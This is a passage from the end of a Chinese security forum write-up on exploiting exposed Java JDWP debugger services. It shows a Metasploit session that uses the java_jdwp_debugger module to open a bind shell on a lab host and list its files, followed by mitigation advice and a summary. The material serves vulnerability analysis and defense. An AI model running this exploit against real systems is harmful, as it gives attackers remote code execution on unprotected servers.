  RHOSTS           yes             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT            8000            yes       The target port (TCP)
  TMP_PATH         no              no        A directory where we can write files. Ensure there is a trailing slash

Exploit target:

  Id  Name
  --  --
  0    Linux (Native Payload)

msf5 exploit(multi/misc/java_jdwp_debugger) > set rhosts 192.168.182.129
rhosts => 192.168.182.129
msf5 exploit(multi/misc/java_jdwp_debugger) > set payload linux/x64/shell/bind_tcp
payload => linux/x64/shell/bind_tcp
msf5 exploit(multi/misc/java_jdwp_debugger) > run

[*] 192.168.182.129:8000 - Retrieving the sizes of variable sized data types in the target VM...
[*] 192.168.182.129:8000 - Getting the version of the target VM...
[*] 192.168.182.129:8000 - Getting all currently loaded classes by the target VM...
[*] 192.168.182.129:8000 - Getting all running threads in the target VM...
[*] 192.168.182.129:8000 - Setting 'step into' event...
[*] 192.168.182.129:8000 - Resuming VM and waiting for an event...
[*] 192.168.182.129:8000 - Received 1 responses that are not a 'step into' event...
[*] 192.168.182.129:8000 - Deleting step event...
[*] 192.168.182.129:8000 - Disabling security manager if set...
[+] 192.168.182.129:8000 - Security manager was not set
[*] 192.168.182.129:8000 - Dropping and executing payload...
[*] Started bind TCP handler against 192.168.182.129:4444
[*] Sending stage (38 bytes) to 192.168.182.129
[*] Command shell session 1 opened (192.168.182.130:35293 -> 192.168.182.129:4444) at 2022-02-10 04:52:38 -0500
[+] 192.168.182.129:8000 - Deleted /tmp/Radq

ls
bootstrap.jar
catalina-tasks.xml
catalina.bat
catalina.sh
ciphers.bat
ciphers.sh
```

修复建议

关闭JDWP服务，或者JDWP服务监听的端口不对公网开放

0x4总结

本文对JDWP协议的通信过程、数据包结构进行了分析，当目标开启了JDWP服务时，可以利用JDWP实现远程代码执行，本文介绍了三种漏洞利用方法。

🕒 发表于 2022-02-23 09:48:00 阅读 (12986)

分类：漏洞分析 (https://forum.butian.net/community/Vul_analysis)

3 推荐

收藏

0 条评论

请先 [登录 \(https://forum.butian.net/login\)](https://forum.butian.net/login) 后评论